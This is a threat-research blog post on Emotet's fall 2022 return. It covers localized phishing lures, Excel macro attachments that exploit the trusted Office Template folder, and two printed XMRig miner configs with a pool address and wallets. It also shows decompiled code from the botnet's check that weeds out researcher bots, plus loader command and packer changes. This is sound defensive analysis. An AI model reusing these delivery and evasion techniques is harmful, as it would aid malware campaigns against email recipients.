

# Emotet Malware Is Back - Virus Analysis

---

 [proofpoint.com/us/blog/threat-insight/comprehensive-look-emotets-fall-2022-return](https://proofpoint.com/us/blog/threat-insight/comprehensive-look-emotets-fall-2022-return)

November 15, 2022



[Blog](#)

[Threat Insight](#)

A Comprehensive Look at Emotet's Fall 2022 Return



## A Comprehensive Look at Emotet's Fall 2022 Return

---

November 16, 2022 Pim Trouerbach and Axel F

### Key Takeaways

---

- Emotet returned to the email threat landscape in early November for the first time since July 2022. It is once again one of the most high-volume actors observed by Proofpoint, distributing hundreds of thousands of emails per day.
- Proofpoint observed multiple changes to Emotet and its payloads including the lures used, and changes to the Emotet modules, loader, and packer.
- Emotet was observed dropping IcedID.
- The new activity suggests Emotet is returning to its full functionality acting as a delivery network for major malware families.
- New operators or management might be involved as the botnet has some key differences with previous deployments.

### Overview

---

TA542, an actor that distributes Emotet malware, has once again returned from an extensive break from delivering malicious emails. The actor was absent from the landscape for nearly four months, last seen on July 13, 2022 before returning on November 2, 2022. Proofpoint has tracked the delivery methods, regional targeting, and done an analysis of the Emotet malware and the IcedID loader payload.

Overall, this activity is similar to July campaigns and many previously observed tactics remain the same, however new changes and improvements include:

- New Excel attachment visual lures
- Changes to the Emotet binary
- IcedID loader dropped by Emotet is a light new version of the loader
- Reports of Bumblebee dropped in addition to IcedID


Now that they are back, TA542's email campaigns are once again among the leaders by email volume. Proofpoint has already blocked hundreds of thousands of messages each day.

Proofpoint expects that the actor will continue to evolve, with potential for higher email volumes, more geographies targeted, and new variants or techniques of attached or linked threats. Additionally, given the observed changes to the Emotet binary, it is likely to continue adapting as well.

## Campaigns

---

The volume of emails that Emotet sending bots attempt to deliver each day is in the hundreds of thousands. These numbers are comparable to historic averages. Hence, it does not appear that the Emotet botnet lost any significant spamming capability during the inactive period. For additional context, historic highs observed by Proofpoint were millions of emails, with the last such spike in April 2022. The chart below shows an indexed volume of emails in the last 5 years. The spike at the bottom right of the chart represents November 2022 activity.



*Figure 1: Indexed volume of email messages containing Emotet, TA542's signature payload (from April 19, 2017 – November 10, 2022)*

## Delivery

---

Proofpoint continues to see a significant volume of thread hijacking and language localization in emails. The actor continues to use generic lures. Emotet used an IRS-themed lure briefly on November 8, which may correspond with US-based businesses quarterly tax requirements. While no other current events and holiday-based lures have been observed yet, it is likely they will be used soon.

At the time of writing Proofpoint observed campaigns on nearly every weekday since November 2, more specifically on the following dates: November 2, November 3, November 4, November 7, November 8, November 9, November 10, and November 11, 2022. However, after being active daily for over a week, Emotet activity stopped. Proofpoint anticipates TA542 will return again soon.

## Geographies Targeted

---

The actor continues to target a similar set of countries to those targeted before the break. Proofpoint consistently observed targeting of following countries with high volumes of emails: United States, United Kingdom, Japan, Germany, Italy, France, Spain, Mexico, Brazil (this is not a complete list). For these listed examples Proofpoint confirmed the targeting not only by location of recipients but additionally via appropriate local language use in email bodies, subjects, and filenames.

Honorable mention: Proofpoint observed Greece targeting with attachment names such as τιμολόγιο.xls, έγγραφο.xls and τραπεζικούς λογαριασμούς.xls. Greece is not a commonly targeted country by TA542.




Figure 2: English language email targeting United States and German language email targeting Germany




Figure 3: Italian language email targeting Italy & Spanish language email targeting Mexico




Figure 4: French language email targeting France and Portuguese language email targeting Brazil




Figure 5: Japanese language email targeting Japan

## Attachments

The malicious content included in the emails sent by TA542 since the return on November 2 is typically an Excel attachment or a password-protected zip attachment with an Excel file inside. The Excel files contain XL4 macros that download the Emotet payload from several (typically four) built-in URLs.

These are the same type of macro-laden Excel sheets that the actor used before the period of inactivity, in July 2022. However, what's new is that the Excel file now contains instructions for potential victims to copy the file to a Microsoft Office Template location and run it from there instead. This is a trusted location and opening a document located in this folder will cause immediate execution of the macros without any warnings or interactions from the user needed. However, while moving a file to a template location, the operating system asks users to confirm and that administrator permissions are required to do such a move.

It remains unclear how effective this technique is. While there is no longer a need for users to enable macros with an extra click, there is instead a need to perform a file move, acknowledge the dialog, and the user must have Administrator privileges.




Figure 6: Dialog displayed to the users when moving files to Template folders




Figure 7: Screenshot of the typical Excel attachment observed since November 2




Figure 8: Since November 9, the actor switched to a slight variation of the Excel lure, with green background instead of yellow used on the "Relaunch Required" rectangle

## Malware Analysis

### XMRig

As previously mentioned, TA542 was absent from the landscape for nearly four months, last seen sending malicious emails on July 13. However, during the period of inactivity, there were still a couple major events indicating that someone, or some group, was working on the botnet. On September 16, XMRig, the most common Monero (XMR) miner, was installed by Emotet using command 2 which is just for loading modules. This sample was packed in the same way that other Emotet modules are packed. Therefore, it effectively worked just like the other Emotet modules but dropped and executed XMRig. Generally, this is only done when the development team commits to delivering the module long term (like the credit card stealer). XMRig contains a configuration that specifies the mining pool and the wallet address. From the botnet there were two specific wallet IDs that were used. These can be seen below:

```
▼ {
  autosave: false,
  ▼ cpu: {
    enabled: true,
    huge-pages: true,
    huge-pages-jit: false
  },
  ▼ pools: [
    ▼ {
      algo: null,
      coin: "monero",
      url: "5.61.52.36:4242",
      user:
        "4SwA5GibyET5gpxY9XpYTkHUBineRx9DD8PbedRi7xp2STXnbpEpVaihWuUikdnTQD1Hdsdq
        XQyWfD78hhveqeRZB1VxGaY",
      pass: "x",
      enabled: true,
      tls: false
    }
  ],
  retries: 5,
  retry-pause: 5,
  verbose: 0,
  watch: true
}
```

Figure 9: XMRig config 1



```
▼ {
  autosave: false,
  ▼ cpu: {
    enabled: true,
    huge-pages: true,
    huge-pages-jit: false
  },
  ▼ pools: [
    ▼ {
      algo: null,
      coin: "monero",
      url: "5.61.52.36:4242",
      user:
        "44SR6K9tHnMWF9G2MaJeQqCCvdXYQX1Jr1d2kR1kse6a2r1jXtqBwgPwx615zDKu7PEv9Xsy
        11GTQdWkc2tmBgK32bVV23E",
      pass: "x",
      enabled: true,
      tls: false
    }
  ],
  retries: 5,
  retry-pause: 5,
  verbose: 0,
  watch: true
}
```

Figure 10: XMRig config 2

## Hardware Module

Around this time, in September 2022, there was still no spam from the botnet, but modules were being sent to the botnet every 24 hours. These modules were the standard information stealers and email stealers. Then, on October 10, module ID 2381 was delivered to all E4 bots. This new module showed some new features that eventually would make their way into the actual Emotet loader. This module gathers hardware information from the host and sends it to a dedicated list of command and control (C2) servers. The following fields are sent in the packet in the given order:

- Hostname
- Username
- Process name
- OS (Operating System) information
- Session ID
- CPU identifier
- Total size of memory
- Used memory

At the end of this packet there is a value that is used to weed out the real bots from the fake bots. There is a table within the main function of this module that corresponds to 64 different functions that each return a 4-byte integer. When the module is sent to the bot, a job ID is sent along with it that is a unique

ID to that module and bot. This job ID is then used to compute a value between 0-63 and select one of these functions that returns an integer. That integer needs to be placed at the end of the packet. If this value is left out or not the expected result the operators know the bot is fake and will be banned. To date this has been the most challenging evasion technique the botnet has implemented to stop researchers from analyzing it.

```
254     switch ( state )
255     {
256     case 48595:
257         wrap_heap_free(*v58, 416846i64, 574119i64, 621662i64);
258         v11 = v51;
259         state = 20971;
260         goto LABEL_77;
261     case 52791:
262         v80[30] = sub_180008888;
263         v80[17] = sub_18001E028;
264         v80[39] = sub_180009A88;
265         v80[34] = sub_18001E44C;
266         v80[33] = sub_180012DFC;
267         v80[23] = sub_18000F058;
268         v80[37] = sub_18000C60C;
269         v80[12] = sub_18001CD70;
270         v80[0] = ret_0x32a729;
271         v80[53] = sub_18001D7F4;
272         v80[45] = sub_180003094;
273         v80[15] = sub_18001240C;
274         v80[35] = sub_18001E48C;
275         v80[1] = sub_18001E53C;
276         v80[47] = sub_180078A5C;
277         v80[50] = sub_180018B74;
278         v80[14] = sub_18000E04C;
279         v80[3] = sub_1800708DC;
280         v80[48] = sub_180005940;
281         v80[42] = sub_180005728;
282         v80[13] = sub_18000F654;
283         v80[57] = sub_18001C648;
284         v80[9] = sub_18001995C;
285         v80[49] = sub_18001C9A8;
286         v80[18] = sub_180010A24;
287         v80[31] = sub_18001037C;
288         v80[10] = sub_18000EE60;
289         v80[44] = sub_180008E64;
290         v80[54] = sub_18001E818;
291         v80[2] = sub_18000EECC;
292         v80[59] = sub_18000FC9C;
293         v80[52] = sub_18000FBAC;
294         v80[25] = sub_180001F64;
295         v80[61] = sub_18001B754;
296         v80[7] = sub_180020CCC;
297         v80[63] = sub_180012434;
298         v80[29] = sub_18001D984;
299         v80[60] = sub_18001B870;
300         v80[40] = sub_18001CDE0;
         v80[38] = sub_18001D16C;
```

Figure 11: Function table containing the 64 callbacks

To make these values even more difficult to extract, the integer values are calculated dynamically rather than just returning a hardcoded value. In the screenshot below, the final value returned is going to be 0x523EC8.

```

; __int64 ret_0x523EC8()
ret_0x523EC8 proc near ; DATA XREF

arg_0 = dword ptr 8
arg_8 = dword ptr 10h
arg_10 = dword ptr 18h
arg_14 = dword ptr 1Ch

C7 44 24 18 C1 61 00 00 mov [rsp+arg_10], 61C1h
33 C0 xor eax, eax
89 44 24 1C mov [rsp+arg_14], eax
C7 44 24 08 AA 98 00 00 mov [rsp+arg_0], 98AAh
B8 DB 4B 68 2F mov eax, 2F684BDBh
8B 4C 24 08 mov ecx, [rsp+arg_0]
F7 E1 mul ecx
2B CA sub ecx, edx
D1 E9 shr ecx, 1
03 CA add ecx, edx
C1 E9 04 shr ecx, 4
89 4C 24 08 mov [rsp+arg_0], ecx
81 74 24 08 80 56 40 00 xor [rsp+arg_0], 405680h
8B 44 24 08 mov eax, [rsp+arg_0]
89 44 24 10 mov [rsp+arg_8], eax
C7 44 24 08 64 E8 00 00 mov [rsp+arg_0], 0E864h
C1 6C 24 08 08 shr [rsp+arg_0], 8
C1 6C 24 08 0D shr [rsp+arg_0], 0Dh
81 74 24 08 EF 6D 12 00 xor [rsp+arg_0], 126DEFh
8B 44 24 08 mov eax, [rsp+arg_0]
89 44 24 08 mov [rsp+arg_0], eax
8B 44 24 08 mov eax, [rsp+arg_0]
8B 4C 24 10 mov ecx, [rsp+arg_8]
33 C1 xor eax, ecx
C3 retn
ret_0x523EC8 endp

```

Figure 12: Obfuscated arithmetic to return a constant value

## Emotet Loader Updates

Having not seen a loader update since mid-July, when Emotet returned there were quite a few differences in the botnet.

- New commands
- New implementation of the communication loop
- New check-in packet format
- New packer used

Emotet supports a variety of commands. When it first returned in November 2021, there were seven total commands that were denoted by values 1-7. Eventually commands 4 and upwards were removed until the return in November 2022. Currently there are 5 commands that Emotet supports:

- 1 – Update bot
- 2 - Load module
- 3 - Load executable
- 4 - Load executable via regsvr32.exe
- 16343 – invoke rundll32.exe with a random named DLL and the export PluginInit

Commands 4 and 16343 were added with this latest version of the botnet. 16343 stands out due to it being a break in the pattern of commands as well as having a specific export. That export is also commonly used for IcedID infections. Notably, Proofpoint has observed Emotet delivering IcedID as a second stage payload in recent campaigns.

The original packet format of Emotet contained what we suspect to be two version numbers. One that was specific to the loader and one that was specific to the protocol. These values have been replaced in the packet with a singular version number that was set to 4000 with the latest return.

One of the biggest changes made to the unpacked loader itself was the reimplementing of the communications loop. The old version used a sleep to determine how often requests were made to the C2 servers. The new version utilizes the windows API CreateTimerQueueEx. This API takes a callback function which is called after an initial duration and then after a set period in a loop. This also meant changes were made to the response parsing of the bots. If the bots receive a twelve-byte value back from the C2, then the bot reads the last 4 bytes, turns that into an integer and multiplies it by 250 which will be the number of milliseconds to sleep. For long sleeps, Emotet defaults to 150 seconds and for short sleeps its either 30 seconds or 7.5 seconds.

Finally, the packer used with the loader itself has been updated. Pre-November 2, the packed sample would contain an encrypted resource that would be XOR decrypted with a randomized plaintext string within the sample. This new packer being used has the encrypted payload inside the .data section around offset 20. Once the payload is found within the sample it can be decrypted with the same process of finding the random plaintext string and XOR decrypting to get the unpacked sample.

## Command & Control Mishaps

Historically Emotet has had three major pools of C2s per botnet (E4 and E5). These pools are the loader, the generic modules, then finally the spam modules. These pools do not overlap and generally what is in one module for the generic pool will be an exact match of what is in another. So, if the process list module has six C2s in it, the mail stealer module will have those exact same six C2s in it as well. This is where things start to deviate from previous iterations of Emotet. There are now cases where IPs are missing from some modules and the developers have left localhost as part of the valid C2s. The following graphs show the modules and their IDs as the green nodes and the C2s as the red nodes. For module 1444 they seem to have left localhost within the C2 table.



